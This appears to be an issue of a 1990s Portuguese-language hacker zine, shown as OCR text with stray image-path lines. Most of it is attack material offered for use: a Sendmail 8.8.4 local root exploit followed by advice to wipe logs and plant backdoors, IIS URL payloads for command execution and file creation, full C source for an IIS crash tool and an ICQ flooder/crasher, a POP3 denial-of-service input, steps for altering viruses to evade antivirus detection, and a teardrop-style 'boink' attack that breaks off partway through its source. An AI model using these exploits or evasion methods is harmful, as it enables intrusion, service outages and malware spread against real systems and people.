


Use um editor em modo TEXTO para visualizar este arquivo, Sugestao: EDIT.COM
...ou joe com opcao "-asis" e um bom "setfont alt-8x16" ;)


-=< issue 03 >=----|----=[N e a r (z)]=----|----=< issue 03 >=-




Keywords: Hack, Crack, Linux, Zine, Programming, Virii, Exploit, NearZ









Com um "poukinho" de atrazo estamos aki... EmaiL:
parece que a galera ta ficando com medo de mandar pra
gente comentarios, correcoes, criticas, etc! mas em
todo caso: <nearz@geocities.com> valeu?

· Current Members ·

TheGhostObtruder	TheRevenge	SouL Hunter

[1] SendMail 8.8.4 Xploit [+]

Ghost Obtruder

Mais um bug no sendmail...hehe. E' um exploit LOCAL, depois de estar logado
como um simples usuario voce tem que fazer o seguinte:
1. Tenha certeza de que a versao do Sendmail do host e' 8.8.4
2. Tenha certeza de que /etc e /var estejam na mesma particao
   (nao e' possivel criar links entre duas particoes)
3. Tenha certeza de que pode gravar em /var/tmp
2. Faca um hard link de /etc/passwd pra /var/tmp/dead.letter
3. De um telnet pra porta 25 (o que sera? :)) e envie um email de um
   usuario que nao existe pra outro que nao existe e coloque como conteudo
   do email uma linha que sera colocada no /etc/passwd
Veja numa linguagem mais facil o que tem que fazer:

```
joao:/home/joao $  ln /etc/passwd /var/tmp/dead.letter
joao:/home/joao $  telnet meualvo.com.br 25
Trying 111.111.111.111...
Connected to meualvo.com.br
Escape character is '^]'.

mail from: algUem@algumlugaR.gov
rcpt to: algUem@algumlugaR.gov
data
R0OT:0:0:xxROoTxx:/:/bin/bash
.
quit
joao:/home/joao $  logout

Logue de novo no sistema, mas agora com a conta criada: R0OT

Login: R0OT
# whoami
root
```

Agora o que voce tem que fazer e' limpar os logs, e apagar a linha
do passwd, se voce deixar la vao te catar logo, e fazer outro tipo
de coisa pra garantir sua entrada la' outra vez, veja NearZ issue01
pra ver como fazer BaCkDooRS

[2] Windows NT bugs [+]

TheRevenge

".bat" e ".cmd" - IIS v1.0

Descricao: Mesmo que nao exista nenhum arquivo ".bat" ou ".cmd" no diretorio
/scripts de um IIS Web server v1.0 ha uma possibilidade de voce tomar algum
proveito disso. Vamos a um exemplo:

www.server.com.br/scripts/inexistente.bat

 Mesmo nao existindo o arquivo, sua extensao e' "mapeada".
 Podemos observar a seguinte entrada no "registry key".

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\W3SVC\Parameters\ScriptMap

 Podemos encontrar:

.bat or .cmd=C:\WINNT35\System32\cmd.exe /c %s %s

 Vamos ao exemplo do quanto podemos tirar proveito disso:

 www.server.com.br/scripts/inexistente.bat?&dir+c:\+?&time

 O browser pergunta se voce quer salvar um documento e entao apos sua
 confirmacao comeca a fazer o download.
 Apos ser enviado um "dir c:\" e enviado o comando time.
 Devido ao comando time nao poder ser terminado o download ficara sendo
 executado ate'que voce clique em "cancel", voce tera no arquivo recebido
 o "dir c:\", e nada ficara logado no IIS Web server por voce ter cancelado
 o download.

Redirecionamento

 E' um problema encontrado no Windows NT versao 4.0
 Exemplo do bug:

http://www.server.com.br/scripts/script_name%0A%0D>dir\file.bat

newdsn.exe

 E' um problema no MS IIS 3.0 quando instalado como default em um servidor
 usando WinNT 4.0. Voce pode criar qualquer arquivo com qualquer nome em
 qualquer diretorio. No exemplo abaixo e'criado um arquivo chamado evil.html
 no diretorio wwwroot

http://vulnerable.site.com/scripts/tools/newdsn.exe?driver=Microsoft%2BAccess%
2BDriver%2B%28*.mdb%29&dsn=Evil+samples+from+microsoft&dbq=..%2F..%2Fwwwroot%
2Fevil.html&newdb=CREATE_DB&attr=

IIS 2.0 e IIS 3.0

 Qualquer usuario pode derrubar o servidor www.
 Exemplo:
 www.server.com.br/?algumacoisa=XXXXXXXXXXXXXXXXXXXX...

 Abaixo vai um programa em C para voce explorar o bug.
 Testado em um Linux 2.1.42 e compilado com gcc 2.7.2.2

---[crashnt.c]--END----------Cut-Here!-


```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <netdb.h>
#include <netinet/in.h>
#include <sys/socket.h>
#include <unistd.h>
#include <arpa/inet.h>
#include <signal.h>

    int s;
    struct sockaddr_in addr, spoofedaddr;
    struct hostent *host;

    int open_sock(int sock, char *server, int port) {
      struct sockaddr_in blah;
      struct hostent *he;
      bzero((char *)&blah,sizeof(blah));
```

```
  blah.sin_family=AF_INET;
  blah.sin_port=htons(port);
  if ((he = gethostbyname(server)) != NULL) {
    bcopy(he->h_addr, (char *)&blah.sin_addr, he->h_length);
  }
  else {
    if ((blah.sin_addr.s_addr = inet_addr(server)) &lt; 0) {
      perror("gethostbyname()");
      return(2);
    }
  }
  if (connect(sock,(struct sockaddr *)&blah,16)==-1) {
    perror("connect()");
    close(sock);
    return(3);
  }
  return 0;
}

char *generate_die_string(int lenght) {
  char letter='X';
  char *str_begin = "GET /?bye=",*str_end = " HTTP/1.0\r\n\r\n",*str;
  int i;
  str = (char *)malloc(lenght+strlen(str_end)+strlen(str_begin)+1);
  strcpy(str,str_begin);
  for(i=strlen(str_begin);i&lt;lenght+strlen(str_begin);i++) str[i] = letter;
  str[i]=0;
  strcat(str,str_end);
  return (char *)str;
}

void IIServerSlayer(char *target,int lenght,int port,int flags) {
  char buff[2],header[512],*IIS_string = "Server: Microsoft-IIS/3.0";
  char *IIS_patch = "Bad Request";
  int count = 0,return_status;
  if ((s = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP)) == -1) {
    perror("socket()");
    exit(1);
  }
  if((return_status = open_sock(s,target,port))) exit(return_status);
  if(lenght) printf("Sending request lenght = %d to %s\n",lenght,target);
  else printf("Sending request to test if %s is a Microsoft-IIS/3.0 server\n"
              ,target);
  send(s,generate_die_string(lenght),strlen(generate_die_string(lenght)),0);
  printf("Waiting for the reply from %s\n",target);
  buff[1]=0;
  while(recv(s,buff,1,0) == 1) {
    if(flags & 1) printf("%s",buff);
    else if(!div(count,50).rem) printf(".");
    if(count &lt; 511) header[count]=buff[0];
    count++;
  }
  printf("\n");
  header[511]=0;
  if(strstr(header,IIS_string) == NULL && lenght == 0) {
    printf("This is not a Microsoft-IIS/3.0 web server\n");
    if(!(flags & 2)) exit(0);
  }
  else if(!lenght) printf("Ok, this is a Microsoft-IIS/3.0 web server\n");
  if(strstr(header,IIS_patch) != NULL) {
    printf("This IIS/3.0 web server is patched against this exploit\n");
    if(!(flags & 2)) exit(0);
  }
  close(s);
}

void main(int argc,char **argv)
{
  int i = 1,port = 80,lenght = 8180,flags = 0,param = 0,pid;
  if (argc &lt; 2 ) {
    printf("Usage: %s [-v] [-f] &lt;target> [string_lenght] [port]\n",argv[0]);
    printf("[-v] = verbose mode to view the server reply\n");
    printf("[-f] = force running over non or patched IIS/3.0 web server\n");
    exit(0);
  }
  for(i=1;i&lt;argc;i++) {
```

```
      if(!strcmp(argv[i],"-v")) { param++; flags |= 1; }
      if(!strcmp(argv[i],"-f")) { param++; flags |= 2; }
    }
    if(argc > param+2) lenght = atoi(argv[param+2]);
    if(argc > param+3) port = atoi(argv[param+3]);
    for(i=0;i&lt;3;i++,lenght++) {
      if(i) IIServerSlayer(argv[param+1],lenght,port,flags);
      else IIServerSlayer(argv[param+1],0,port,flags);
      if(i == 1 || i == 0) lenght--;
    }
    if((pid = fork())) {
      if(pid == -1) {
        perror("I can' t fork\n");
        exit(-1);
      }
      usleep(60000000); /* wait for 1 minute */
      kill(pid,SIGTERM);
    }
    else {
      IIServerSlayer(argv[param+1],lenght,port,flags);
      printf("Sorry, %s is alive yet\n",argv[param+1]);
    }
    exit(0);
  }
```

---[crashnt.c]--END----------Cut-Here!-

Voce pode pegar um "remendo" para esse bug no seguinte endereco:
ftp.microsoft.com/bussys/winnt/winnt-public/fixes/usa/nt40/hotfixes-postSP3/iis-fix
Mes que vem tem mais WinNT.



Aqui em primeira mao o que todo mundo que usa ICQ quer saber.
Como esconder o IP do info do ICQ.
(OBS: aquela opcao do ICQ 98 que diz que esconde o IP: Nao funciona)

Linux usando ICQJAVA.
   Em linux digite:
   IPMASK 127.0.0.1 127.0.0.1
         ou
   IPMASK 255.255.255.255 127.0.0.1

Os/2 usando ICQJAVA
   HOSTID 127.0.0.1

Win95
   Sorry!

O mais interessante e' que seu IP no ICQ ficara como 127.0.0.1 que significa
loopback / localhost. isto e', significa o seu proprio micro, independente
de sua conexao. Quer dizer, se o cara tentar te derrubar atraves desse IP
usando Nukes, ele acabara se derrubando.

A explicacao teorica eu nao sei muito... mas pelo que me parece algumas
aplicacoes JAVA, para saber o proprio IP, verificam na maquina e nao na
conexao... o que esses arquivos fazem e' dizer a maquina que seu IP e'
tal, mas a conexao continua com o mesmo IP...

Aqui vai a fonte do IPMASK do Linux em C
Pode ser compilado do borland C do DOS...
Mas nao garanto que executando-o surtira algum efeito.
Caso nao de, tente usar a versao ICQ JAVA para Windows

---[ipmask.c]--START----------Cut-Here!-

```
/*************************************************************************/
/* ipmask.c
 *
 * Given argv[1] as a decimal netmask and argv[2] as a decimal IP address,
 * print the resulting broadcast and network addresses to stdout.  This is
 * potentially useful in scripts which need the broadcast address and the
```

```
 * network address but want to ask the user as few questions as possible.
 *
 * Copyright 1994 by David Niemi.  Written in about 30 minutes on 13 Aug.
 * The author places no restrictions on the use of this program, provided
 * that this copyright is preserved in any derived source code.
 *
 * Typical compilation command for Linux:
 *  cc ipmask.c -Wall -O -m486 -N -o ipmask -s
 */

#define MYNAME "ipmask"

#include <stdio.h>

void Usage(void) {
    fprintf (stderr,
        "USAGE: %s <decimal netmask> <decimal IP address>\n",
        MYNAME);
}

int main(int argc, char *argv[])
{
unsigned long netmask, ipaddr, netaddr, broadcast;
int in[4], j;
unsigned char bc[4],na[4];

    if (3 != argc) {
        Usage();
        exit(1);
    }

    /* Check netmask */
    if (4 != sscanf(argv[1],"%d.%d.%d.%d", &in[0],&in[1],&in[2],&in[3])) {
        fprintf (stderr,"Invalid netmask \"%s\".\n", argv[1]);
        Usage();
        exit(1);
    }
    for (j=0; j<4; ++j) {
        if (in[j]<0 || in[j]>255) {
            fprintf (stderr,
                "Invalid octet %d in netmask \"%s\".\n",
                j+1, argv[1]);
            Usage();
            exit(1);
        }
    }
    netmask = in[3] + 256 * (in[2] + 256 * (in[1] + 256 * in[0]));

    /* Check IP address */
    if (4 != sscanf(argv[2],"%d.%d.%d.%d", &in[0],&in[1],&in[2],&in[3])) {
        fprintf (stderr,"Invalid IP address \"%s\".\n", argv[2]);
        Usage();
        exit(1);
    }
    for (j=0; j<4; ++j) {
        if (in[j]<0 || in[j]>255) {
            fprintf (stderr,
                "Invalid octet %d in IP address \"%s\".\n",
                j+1, argv[1]);
            Usage();
            exit(1);
        }
    }
    ipaddr = in[3] + 256 * (in[2] + 256 * (in[1] + 256 * in[0]));

    broadcast = ipaddr | (~ netmask);
    bc[0] = broadcast / 256 / 256 / 256;
    bc[1] = (broadcast / 256 / 256) % 256;
    bc[2] = (broadcast / 256) % 256;
    bc[3] = broadcast % 256;

    netaddr = ipaddr & netmask;
    na[0] = netaddr / 256 / 256 / 256;
    na[1] = (netaddr / 256 / 256) % 256;
    na[2] = (netaddr / 256) % 256;
    na[3] = netaddr % 256;
```

```
    printf ("%d.%d.%d.%d %d.%d.%d.%d\n",
        bc[0], bc[1], bc[2], bc[3], na[0], na[1], na[2], na[3]);

    exit(0);
    return 0;
}
```

---[ipmask.c]--END--Cut-Here!-

ICQ Flooder / Crash

Aqui um programinha para 'diversao'. (LiNUX)
E' o ICQ Flooder. Ele envia quantas mensagens vc quiser em UINs
Diferentes. O unico ponto fraco e' que vc tem que saber o IP do destino
e o programa fica procurando a porta do ICQ. Mande procurar acima da porta
1000.
Obs. e' posivel voce especificar um UIN de origem , de uma olhada em
i_header[1 ate 3], o UIN tem que ser convertido em HEX que no max sera
[1]=FF [2]=FF [3]=FF .

---[icqfld.c]--START--Cut-Here!-

```
/*
 * ICQ Message Flooder by enkil^ and irQ
 * Arguments:
 *  <ip> - IP Address of user to flood
 *  <number of messages> - Number of Messages to flood user with
 *  <start port> - port to start scanning at
 *  <end port> - port at which to end scanning
 * PLEASE READ THE `README' FILE FOR DISCLAIMER AND GREETZ!
 */
#include <stdio.h>
#include <string.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netdb.h>
#include <arpa/inet.h>

/*
 * Un Comment this if you would like to crash the other users ICQ instead
 * Will not work on icq98, must re-compile to use.
 */
//#define  CRASH 16

/*
 * Program (icqflood) Version
 */
#define VER "v1.0"

/*
 * Converts 3 characters into a UIN (reverse byte order decimal)
 */
#define UIN(c,b,a) ((a << 16) | (b << 8) | c)

/*
 * the data to be sent to the user
 * This is the data that represents a message (client to client...
 * not through the server)
 */
unsigned char i_header[] = {
    0x8C,0xDD,0x33,0x00,0x02,0x00,0xEE,0x07,
    0x00,0x00,0x8C,0xDD,0x33,0x00,0x01,0x00,
    0x06,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
    0x82,0xD7,0xF3,0x20,0x82,0xD7,0xF3,0x20,
    0x09,0x04,0x00,0x00,0x04,0x00,0x00,0x00,
    0xED,0xFF,0xFF,0xFF
};

/*
 * Function: ScanPort
 * Scans ports within a range (StartIP to EndIP)
 */
int ScanPort(char *ipaddr, int StartIP, int EndIP) {
    struct sockaddr_in sin;
```

```
    int sock,x,y;
    unsigned long uin;
    printf("Scanning Ports");
    for (x=StartIP;x<=EndIP;++x) {
            if (!(sock = socket(AF_INET, SOCK_STREAM, 0))) {
                    printf("Error: Unable to connect\n");
            return -1;
        }
        sin.sin_family = AF_INET;
            sin.sin_addr.s_addr = inet_addr(ipaddr);
            sin.sin_port = htons(x);

        if (connect(sock, (struct sockaddr*)&sin,sizeof(sin))!=-1) {
            close(sock);
            printf("Port %d Open! Flooding...\n",x);
            fflush(stdout);
            return x;
        }
        printf(".");
        fflush(stdout);
    }
    printf("\n");
    return -1;
}

/*
 * Function: Usage
 * Displays the USAGE for icqfld
 */
void Usage(char *EXEName) {
    printf("* ICQ Message Flooder %s by enkil^ and irQ\n",VER);
    printf("* Usage: %s <ip> <number of messages> <start port> <end port>\n",EXEName);
    printf("* Arguments:\n");
    printf("*   <ip> - IP Address of user to flood\n");
    printf("*   <number of messages> - Number of Messages to flood user with\n");
    printf("*   <start port> - port to start scanning at\n");
    printf("*   <end port> - port at which to end scanning\n");
}

/*
 * Function: main
 * Main loop, open socket... send the message... close socket (repeat for firm
 * abs and thighs)
 */
void main(int argc, char *argv[]) {
    struct sockaddr_in sin;
    int sock,x,y;
    unsigned long uin;
    int Port;

        if (argc < 5) {
        Usage(argv[0]);
        exit(1);
    }
    printf("ICQ Message Flooder %s by enkil^ and irQ\n",VER);
    fflush(stdout);
    srand(time());

    Port = ScanPort(argv[1],atoi(argv[3]),atoi(argv[4]));

    if (Port == -1) {
        printf("No ICQ Port Found =(\n");
        return;
    }

    printf("Flooding %s on port %d, %d times -\n",argv[1], Port, atoi(argv[2]));
    fflush(stdout);
    for (y=0;y<atoi(argv[2]);++y) {
            if (!(sock = socket(AF_INET, SOCK_STREAM, 0))) {
                    printf("Error: Unable to creat socket, Exiting.\n");
            exit(1);
        }
        sin.sin_family = AF_INET;
            sin.sin_addr.s_addr = inet_addr(argv[1]);
            sin.sin_port = htons(Port);
```

```
        for (x=0;x<3;++x) i_header[x] = i_header[x+10] = (rand() % 256);
        for (x=0;x<6;++x) i_header[18+x] = (rand() % 256);
/*
 * changes the header so that ICQ can't handle it
 */
#ifdef CRASH
        i_header[CRASH]=0x07;
#endif
        if (connect(sock, (struct sockaddr*)&sin,sizeof(sin))==-1) {
            printf("Error Connecting to Socket\n");
            return;
        }

            write(sock, "\x2E\x00", 2);
            write(sock, &i_header,sizeof(i_header));
            write(sock, "\x28\x00", 2);

        uin = UIN(i_header[0],i_header[1],i_header[2]);

        printf("Message Sent, UIN = %d\n",uin);

        fflush(stdout);
        close(sock);
    }
    printf("Done!\n");
    exit(0);

}
---[ icqfld.c ]---END-----------------------------------------------------Cut-Here!-
```

```
 [5]          V i r u s          [+]
                 SoUL HuNTeR
```

Bom.. antes de modificar um virus voce precisa saber que parte do virus os antivirus procuram....
Apos isso , se voce tiver um descompilador BOM que use LABELS em vez de OFFSETS de memoria, use o exemplo do NRLG (ABAIXO). Adicione NOP.
Caso voce nao tenha nenhum, vc tera de usar o DEBUG do dos.
Exemplo:

Aqui esta um pedaco do virus Freddy
DEBUG FREDDY.COM

```
17AD:0285 803D01        CMP     BYTE PTR [DI],01
17AD:0288 771E          JA      02A8
17AD:028A 8B1E0101      MOV     BX,[0101]          ; Este eh o pedaco
17AD:028E 81C30301      ADD     BX,0103            ;  onde o antvirus
17AD:0292 83EB70        SUB     BX,+70             ;     procura
17AD:0295 8B872300      MOV     AX,[BX+0023]
17AD:0299 A30001        MOV     [0100],AX
```

Entao precisamos modificar. E como no Debug nao eh possivel adicionar.
teremos que alternar os comandos ex.

```
17AD:028A 8B1E0101      MOV     BX,[0101]
17AD:028E 81C30301      ADD     BX,0103
17AD:0292 83EB70        SUB     BX,+70
```

mudemos para

```
17AD:028A 8B1E0101      MOV     BX,[0101]
17AD:0292 83EB70        SUB     BX,+70
17AD:028E 81C30301      ADD     BX,0103
```

pronto. use 'W' para gravar.
Agora os antivirus nao encontrarao Freddy.

Obs: Antes de fazer a mesma coisa com outros virus. observe os comandos que voce ira mudar.... nunca alterne um qquer comando que comece com J (JMP, JZ, JE...), CALL, INT...ETC...
Os melhores sao os MOV, ADD SUB.. mas cuidado
ex MOV AL,41

```
   ADD AL,1
```
Ai voce nao podera alternar.. ja que no primeiro comando, voce esta definindo que AL seja 41 e no segundo voce adiciona 1 a AL. resultando 42. Se vc alternasse ficaria: Adiciona 1 a Al, define al como 1.. o resultado seria 1. portanto totalmente diferente...

NRLG

'Construir' um virus pelo NRLG nao envolve nenhum conhecimento em programacao... mas ha um problema. Os antivirus podem reconhece-los. Entao o que fazer?

Bom , o NRLG gera a fonte em assembly e depois compila.
Entao modificaremos a fonte (*.ASM)

Codigo normal de um .asm gerado pelo NRLG

```
.286
code    segment
assume cs:code,ds:code
org  100h

start:  CALL NEXT

NEXT:
       mov di,sp             ;take the stack pointer location
       mov bp,ss:[di]        ;take the "DELTA HANDLE" for my virus
       sub bp,offset next    ;subtract the large code off this code
                             ;
;*************************************************************************
;                      #1 DECRYPT ROUTINE
;*************************************************************************

cmp byte ptr cs:[crypt],0b9h ;is the first runnig?
je crypt2                    ;yes! not decrypt
```

Bem isto eh hexa isto fica assim

```
00000000  E8 00 00 8B  FC 36 8B 2D  81 ED 03 01  2E 80 3E 2C
00000010  01 B9 74 26
```


Entao precisamos modificar ou adicionar algo nesse pedaco...
Uma sugestao minha:

```
.286
code    segment
assume cs:code,ds:code
org  100h

start:  CALL NEXT

NEXT:
       mov di,sp             ;take the stack pointer location
       mov bp,ss:[di]        ;take the "DELTA HANDLE" for my virus
       sub bp,offset next    ;subtract the large code off this code
       NOP                   ; ADICIONE ESTE COMANDO
;*************************************************************************
;                      #1 DECRYPT ROUTINE
;*************************************************************************

cmp byte ptr cs:[crypt],0b9h ;is the first runnig?
je crypt2                    ;yes! not decrypt
```

Obs: comando NOP (HEX 90) nao faz absolutamente nada
entao o codigo sera diferente..

```
ORIGINAL:
00000000  E8 00 00 8B  FC 36 8B 2D  81 ED 03 01  2E 80 3E 2C
00000010  01 B9 74 26

MODIFICADO:                                    ##
00000000  E8 00 00 8B  FC 36 8B 2D  81 ED 03 01  90 2E 80 3E
00000010  2D 01 B9 74  26
```

Agora quando os antvirus procurarem eles nao encontrarao..
Pronto. agora eh so compilar
        TASM nome.do.arquivo
        TLINK /t nome.do.arquivo



Tente adivinhar qual o sistema afetado??? han?
e' isso ai M$-Windows NT 4.00 . Se voce der um telnet pro host na porta
110 e ver algo parecido com isso:

+OK X1 NT-POP3 Server euESTOUferrado.pois.UsoNT.com.br (IMail 4.02 38-3)

Somete digite isso:

USER xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
xxxxxxxxxxxxxxxxxxxxxxxxxcoloquexxxxxxxxmuitosxxxxxxxxxxxxcaracteresxxxxxxx
xxxxxakixxxxxxxxxxxxxxumasxxxxxxxxxduasxxxxxxxxxxxpaginasxxxxxtaxxxxbomxxxx

Coloque um peso em alguma tecla e vai dar um banho em seu cachorro e hora
que voltar de um ENTER isso fara com que o daemon do pop3 ocupar 99% da CPU
e isso vai ficar assim por um bom tempo. }-)


Aproveitando o assunto DoS ai vai o source do boink de 5/1/98

```
---[ boink.c ]--START-------------------------------------------------Cut-Here!-
/*
  boink.c - a modified bonk.c

                                ==bendi - 1998==

        Based On: teardrop.c by route|daemon9 & klepto
        Crashes *patched* win95/(NT?) machines.

        Basically, we set the frag offset > header length (teardrop
        reversed). There are many theories as to why this works,
        however i do not have the resources to perform extensive testing.
        I make no warranties. Use this code at your own risk.
        Rip it if you like, i've had my fun.

    Modified by defile(efnet) [9/01/98]

        As it stood before, bonk.c just simply attacked port 55.
        Upon scanning my associates, I've noticed port 55 isn't
        always open. It varies in fact, while other ports remain
        open and vulnerable to this attack. I realized that Microsoft
        just might fix this by blocking port 55 off or something
        completely lame like that, and that is unacceptable.

        As of this modification, you provide both a "start" and a
        "stop" port to test for the weakness, in the attempt to catch
        a possibly open port. (I've noticed port 55 seemed to come open
        more frequently on machines that were running IE though)

        Hopefully this will encourage Microsoft to write a REAL fix
        instead of just make lackey fixes as they've had in the past.

        Please only use this to test your own systems for vulnerability,
        and if it is, bitch at Microsoft for a fix. I am not responsible
        for any damage that may come and as stated above by the
        author, this might not even work. I make no claims
        to the ownership to any portions of this source in any way.
*/

#include <stdio.h>
#include <string.h>

#include <netdb.h>
#include <sys/socket.h>
#include <sys/types.h>
```

```
#include <netinet/in.h>
#include <netinet/ip.h>
#include <netinet/ip_udp.h>
#include <netinet/protocols.h>
#include <arpa/inet.h>

#define FRG_CONST       0x3
#define PADDING         0x1c

struct udp_pkt
{
        struct iphdr    ip;
        struct udphdr   udp;
        char data[PADDING];
} pkt;

int     udplen=sizeof(struct udphdr),
        iplen=sizeof(struct iphdr),
        datalen=100,
        psize=sizeof(struct udphdr)+sizeof(struct iphdr)+PADDING,
        spf_sck;                        /* Socket */

void usage(void)
{
        /* fprintf(stderr, "Usage: ./bonk <src_addr> <dst_addr> [num]\n"); */
        fprintf (stderr, "Usage: ./boink <src_addr> <dst_addr> <start_port> <stop_port>
        [num]\n");
        exit(0);
}

u_long host_to_ip(char *host_name)
{
        static  u_long ip_bytes;
        struct hostent *res;

        res = gethostbyname(host_name);
        if (res == NULL)
                return (0);
        memcpy(&ip_bytes, res->h_addr, res->h_length);
        return (ip_bytes);
}

void quit(char *reason)
{
        perror(reason);
        close(spf_sck);
        exit(-1);
}

int fondle(int sck, u_long src_addr, u_long dst_addr, int src_prt,
           int dst_prt)
{
        int     bs;
        struct  sockaddr_in to;

        memset(&pkt, 0, psize);
                                                /* Fill in ip header */
        pkt.ip.version = 4;
        pkt.ip.ihl = 5;
        pkt.ip.tot_len = htons(udplen + iplen + PADDING);
